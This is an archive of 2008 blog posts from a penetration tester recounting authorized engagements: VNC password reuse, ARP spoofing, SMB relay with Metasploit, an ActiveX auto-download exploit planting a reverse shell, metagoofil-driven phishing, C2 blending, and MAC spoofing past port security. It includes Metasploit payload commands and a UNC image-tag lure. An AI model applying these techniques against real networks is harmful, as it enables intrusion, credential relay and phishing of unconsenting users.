Showing posts with label day in the life. Show all posts

Thursday, August 21, 2008

Shared Passwords Giving Up The Goods

Shared passwords, especially shared VNC password remind me of the straw house from the three little pigs...

In addition to the previous post on having the Domain Users group in the Enterprise Admins group (FTW!) on my last trip the organization had decided to use VNC for workstation management instead of Dameware/Remote Desktop.

Why? I have no idea. At least with RDP and Dameware you can force admins to use domain credentials to log in. But for whatever reason they had chose to use VNC on their workstations, servers used RDP. The VNC sessions were password protected

Well they had some sort of video feed linked to a webpage so people could watch the feeds from a single webpage. A simple right click on the feed properties showed an un-obfuscated VNC password (even had a check box that could have starred it out...oops). Surely the VNC properties for the feeds wouldn't be the same VNC for the workstations right? Wrong, they were. Game over. We could now log into all the workstations. We were already Enterprise Admin and could psexec into the workstations but screen shots of watching people read their email just look so much better during the outbrief :-)

Monday, August 18, 2008

Day in the life of pentester #4

Day in the life of a pentester.

This one is short and sweet. Some things you probably shouldn't do.

1. fail use clear text protocols
2. get caught not following your own password policies
& the best one
3. add your Domain Users group to the Enterprise Admins group...oops ;-)

Internal test, some simple ARP Spoofing and LDAP query caught in plain text, RDP in, create a user account and add them to the appropriate admin group...done.

Sunday, July 27, 2008

The Importance Of Internal Monitoring

So last assessment I got caught on the first internal port scan. Seems that all the internal routing was done via static routes so when I tried to scan a subnet that wasn't being used those packets would hit the firewall and then create a syslog error which in turn would display on the big TV in the NOC. Bummer for me...of course I didn't know this at the time, I just knew they saw me.

Second try. I had 2 class B's to look at so I took one of the shells from the snapshot viewer exploit and had it ping .0 of every class C in the network range. Whatever replied I took as a "good" subnet and if it didn't I marked it as not having anything listening and removed it from subsequent scans. Did I miss some boxes? Probably...didn't matter in this case.

Armed with my new ranges, minus off limit ones and dead ones, I started a new nmap scan looking for just a few ports that I had exploits for and let it roll at a blistering T2 pace. It did its thing and finished like 40 hours later and then I did my thing trying to do some manual enumeration and exploitation.

I upped the intensity as the week went on and never had any other trouble or any of my "worker bees" taken off line for misbehaving. So all was good.

At the outbrief it was determined that I found a fatal flaw with their system that there was no internal IDS monitoring for suspicious activity on the LAN. Had their been I probably would have been seen again but they had figured that anyone getting into the network would make the same mistake I had made the first time and scan or try to exploit non-used networks and they would catch them. I lucked out that 1) my ping sweep wasn't logged (should have been) or wasn't noticed after the fact and 2) I had more than one box on the LAN...I figured it was 50/50 that I would get seen with the ping sweep and worst case it would lead back to one of their boxes and not mine.

So what's the point? You need something watching your internal network even if its for the straight up blatant shit that could be happening. Had something been in place they would have definitely caught later port scans, enumeration, and exploit attempts.

Thursday, July 24, 2008

More On Leveraging Client-Side Exploits In Your Pentests--smb relay

g0ne has a horseshoe, I never get as lucky as he did/does on his pentests. You can read about his latest one here.

I on the other hand always seem to have to work for it. In addition to my little snapshotviewer code (previous post) I threw in a smb_relay attack via metasploit. This was to see if I could get lucky and catch some users doing the wrong thing like browsing the net or clicking on links in emails with admin credentials and to leverage our foothold we had gained with weak physical security (I now had a box on the local network).

If you unfamiliar with the exploit itself, here's the info from the module:

Description:
This module will relay SMB authentication requests to another host, gaining access to an authenticated SMB session if successful. If the connecting user is an administrator and network logins are allowed to the target machine, this module will execute an arbitrary payload. To exploit this, the target system must try to authenticate to this module. The easiest way to force a SMB authentication attempt is by embedding a UNC path (\\SERVER\SHARE) into a web page or email message. When the victim views the web page or email, their system will automatically connect to the server specified in the UNC share (the IP address of the system running this module) and attempt to authenticate. Unfortunately, this module is not able to clean up after itself. The service and payload file listed in the output will need to be manually removed after access has been gained. The service created by this tool uses a randomly chosen name and description, so the services list can become cluttered after repeated exploitation. The SMB authentication relay attack was first reported by Sir Dystic on March 31st, 2001 at @lanta.con in Atlanta, Georgia.

References:
http://en.wikipedia.org/wiki/SMBRelay
http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
http://www.xfocus.net/articles/200305/smbrelay.html

Simple enough to execute, start msf as root (needed to bind to 139), select payload, embed smb code into email or website, send email, cross fingers and wait.

The last post asked for code so here you go:

img src="\\networkIP\share\1.gif"

yep, that's some l33t shit right there...

For those of you that are more visual learners, I did a video last year for chicagocon as a demo here --smb_relay with reverse shell.

Issues, and there were some.

1. Most users wont have the permissions to actually create a service and run your payload, that's OK thats what the ActiveX attack was for.

2. Its messy, it leaves registry keys and executables on the box that "someone" will have to clean up.

3. My initial payload was a download and execute, which was supposed to grab the same .exe I was serving up for the ActiveX bug, for whatever reason that wasn't working (don't know why yet) so after a few failed attempts I switched to meterpreter payload. That led to issue 4.

4. With the way the exploit works it creates and calls a service, evidently there are issues with this because the service wont correctly respond to Windows (like status, start, stop) so Windows kills it after a period of time. Around 60 seconds for me. That's a bummer. More info here

The Fix: Thankfully there is a fix, but I found out about it after the fact. Once you select meterpreter as your payload you get a AutoRunScript option.

msf exploit(smb_relay) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(smb_relay) > show advanced

Module advanced options:

Payload advanced options (windows/meterpreter/reverse_tcp):

Name : AutoLoadStdapi
Current Setting: true
Description : Automatically load the Stdapi extension

Name : AutoRunScript
Current Setting:
Description : Script to autorun on meterpreter session creation

migrate.rb, located in your meterpreter scripts directory will migrate to lsass by default, this should solve the shell dying on you problem. I haven't tested it though, but someone I trust told me this should solve the problem.

The patch in the above Framework-Hackers post may work as well, I haven't tried that either.

5. After meterpreter not working I moved to the 'ol standby of reverse shells which were stable and stuck around until I did what I needed to do and killed the session.

I didn't get as lucky as g0ne. Turned out that several admins had added their domain user account to the local admin group on their workstation, so while it allowed the exploit to succeed I didn't get any shells with (domain) elevated privs. :-(

Its still a useful (internal) attack vector, add the smb_relay to now being able to most likely point any subdomain to an IP of your choosing with the new baliwicked metasploit auxiliary modules and you can probably pull off a pretty good hack if you have local network access. Gotta love exploitable "features."

Wednesday, July 23, 2008

Leveraging Client-Side Exploits In Your Pentests

Wrapping up a pentest this week and got to do a little "user awareness training" with the current and unpatched ActiveX Control for Microsoft Access Snapshot Viewer exploit. Fsecure has a little writeup on it as well as securityfocus with POC code.

This one is nice because its a auto download exploit. You call the ActiveX control and it downloads the file you specify to the location you specify. This is a great exploit from a user training perspective because you can make the binary as benign or dangerous as you want. I of course shoved a reverse shell out over FBP (firewall bypass protocol aka TCP 443).

Delivery is simple enough, you create an email with a link (see my metagoofil post if you need help gathering those emails) and ask politely for users with elevated permissions on the network to click on it. You embed snapshot viewer code in that page, point the download location to somewhere fun like all users/startup, and tail -f /apache/access.log to see who browses the site, who enables the activeX control (your users do know better right? or you do have your default IE settings to high right?) and who downloads your binary. If all goes well, after lunch you'll have your shell :-)

POC code from secfocus: http://downloads.securityfocus.com/vulnerabilities/exploits/30114.html

Thursday, July 17, 2008

Lack of usable emails for your pentest got you down...metagoofil FTW!

Hopefully a useful day in the life of a pentest post...

So there I was, trying to gather emails for our pentest. The only problem is that we were doing an assessment of city.domain.com but all the emails are listed as @domain.com. Just for clarification, searching domain.com for email addresses wouldn't necessarily give me emails that were in scope, so I had to think of something.




First step was some google-fu of "site:city.domain.com + @domain.com" that brought in a few emails addresses in. Next step was metagoofil. Metagoofil is awesome because it will download ms office, open office, and pdf documents from the domain you specify. It will parse the metadata and give you a list of the usernames in the documents and the path to where the document was saved.

How it works (images from the Edge-Security site)


It downloads the documents to your local computer so you can view them for extra info gatherings. It also gives you a nice little html page with the results.


After that I took the possible usernames, put them in the proper naming convention for the domain, rocketed off my SE email and crossed my fingers.

The result? Metagoofil for the win! Overall I had about 160 possible email addresses, 20 actually made it to someone's inbox...sad face but not bad considering how I got the possibles.

5 of the 20 opened it :-)
2 were forwarded (meaning the user that opened it was not initially emailed), 1 was from google, and 2 of the 5 were from metagoofil :-)

Not bad if you ask me.

Sunday, April 20, 2008

Remote Ops and Pentesting

I'm trying to catch up on some posting, hopefully Jesus doesn't mind me using his day to do that...

Last assessment I was on I was on the "remote" end of the shell. We had people in another state doing the on site and sending shells back so we could simulate remote and local attackers.

interesting things come up when you have people looking for your outbound shell, mostly WTF do you do when your connect back domain name is poisoned or your IP blocked and how do you hide that traffic. maybe in some cases that 3am hack sessions ISNT a good idea better to blend in with that morning checking email traffic.

at BH D.C. Sinan Eren gave his IO Immunity Style talk, it was a good talk and interesting considering they were able to take all the time they needed and 0day was ok. But most importantly was their backdoor PINK. PINK help solve some of the C&C problems with botnets or even backdoors, namely how do I keep tabs on the boxes even though i dont necessarily want them to do anything. PINK had a pretty cool way of doing that where you put commands on a blog (signed and encrypted...booyah) and the backdoor would go out and query that page for what to do next, pretty cool way of doing it. It would also wait and only do those queries if there was activity on the box i dont remember if it was network activity or just keyboard/mouse activity either way it was a good idea. only sending web traffic when someone was actually logged in is definitely a better way to blend in.

Tom Liston also talked about some malware at last year's ChicagoCon that would query some website and get its command from comments in the HTML code, again pretty slick.

so what's the point, i guess the point is cover your ass and have multiple ways of keeping that communication going or really know your target's monitoring capabilities to see what method will best keep your shell.

useful links:

http://ha.ckers.org/blog/20080127/process-doubling/

not so much the post but the comments are good

http://www.immunityinc.com/downloads/BeyondFastFlux.odp
mention's PINK
http://www.blackhat.com/presentations/bh-dc-08/Eren/Presentation/bh-dc-08-eren.pdf
IO Immunityinc style talk

Sunday, March 9, 2008

Observations on pen testing not in all those hacking books

I just got back from an assessment and wanted to do a real cool "Day in the life" type post. Unfortunately the customer was a pain in the ass (see #2), so no cool "how I owned blah.com" post. Check g0ne's blog for that. But here are a couple observations that aren't in any of those hacking books.

-Even though you were invited by someone in that organization to make security better, there are plenty of people in that organization that DIDN'T invite you and don't want you there. Especially if it requires them doing some work to get you IP space or a place to put all your gear or just requiring them get to get off their ass in general. Not to mention you are there to see how good a job they have been doing, and if they haven't been doing a good job...

-Be prepared to be blamed for any and all network issues that arise while you are there doing your assessment, even if you are out to dinner :-) The customer had a network outage occur while I was at dinner. Now even though DoS was not in the scope...instead of the admin's actually doing some work to determine the cause of the outage I was immediately blamed as doing a Denial of Service attack on the subnet. Apparently from outside the firewall AND through my phone AND while I was at dinner AND was able to make this happen a non-public network. How's that for some kung fu!

-Be prepared for that person that invited you in #1 to not be real thrilled when you succeeded. In fact, be prepared for them to be really pissed when you do your low tech hacking into their secure building or if you totally own their network.

**The rest of this probably is in some hacking book

-If you share IP space with people, building, and computers you have no control over, you may want to treat all those things as hostile into your network. Blindly trusting data and traffic coming from computers based on IP has never been a good thing and still isnt.

-Other things in the do not do list
* Do not broadcast your virtual meetings via VNC without authentication especially if you blindly trust IPs in your range that you don't control, watching briefings and meetings is always fun through unauthenticated VNC sessions.
* LM Hashes are just bad in so many ways I cant even start, especially if your patch policy is bad
* A password policy of no complexity, length or age requirements isnt much of a password policy

-CG

Monday, March 3, 2008

Thin Client Hacking

g0ne has a good post over on his blog about hacking thin clients, probably worth the 30 seconds to read.

http://vmarve.blogspot.com/2008/03/debunk-thin-client-good-security.html

bottom line is that even if you "flash" the drive every nite or if its non-persistent you might want to make sure the "fresh" image isnt vulnerable to some old ass remote exploit :-)

Thursday, February 7, 2008

Why "sticky" port security is dumb when your physical security sucks

If you havent heard of POPI Security... now you can:

P = Physical
O = Operational (OPSEC)
P = Personnel
I = Information(INFOSEC)

all that whiz bang pop a shell with metasploit and dump your mom's PII stuff falls into the "I" and they go up in order of ease, cost & complexity. For example, throwing a rock through a window and climbing into an office is in the "P" and cheap where a TEMPEST attack is in "I "and usually not cheap and requires a high degree of technical ability. Hopefully that makes sense.

Anyway, all that leads to the "no shit there I was" story of doing the onsite assessment. We roll in and get told there is "Sticky Port Security" on the switches. Begrudgingly we had given them our MAC addresses prior to the assessment so they could reserve us some IP space in the DHCP pool. So we set our IPs to the static ones they said we would have and nothing. A few phone calls later, still nothing.

Eventually we try plugging into empty network drops and setting things to DHCP, viola... IP address (not ones we were assigned) and connectivity. so much for port security, not much good when you leave hot open drops.

The "sticky" part of the security was a pain because we had 4 laptops and only 2 hot drops and the switch would only allow one IP per port. Thankfully, two networked printers were in the room, printing the printer's configuration (giving us its MAC) and SMAC for windows we had the other two laptops up and running. Yes, a simple 4 port router that clones MAC addresses would have worked too, but we didnt bring one.

Getting reverse shells back to our Linux hosts in VMware will be for another post, but we made it happen using VMware NATing & Fpipe.

Anyway, I mention physical security because:
1-we negated the port security by changing our MAC address and unplugging the printer from the network
2-because they didnt turn off ports that were unused we were handed IP addresses on the LAN
3-if the objective had been to just get "access" to the LAN we were done in 20 minutes
4-because of the open drops, 5 minutes and a wifi router and we could have had all the internal access we needed.

Just something to think about when you my smile smugly and tell people you have port security on your switches and your physical security sucks.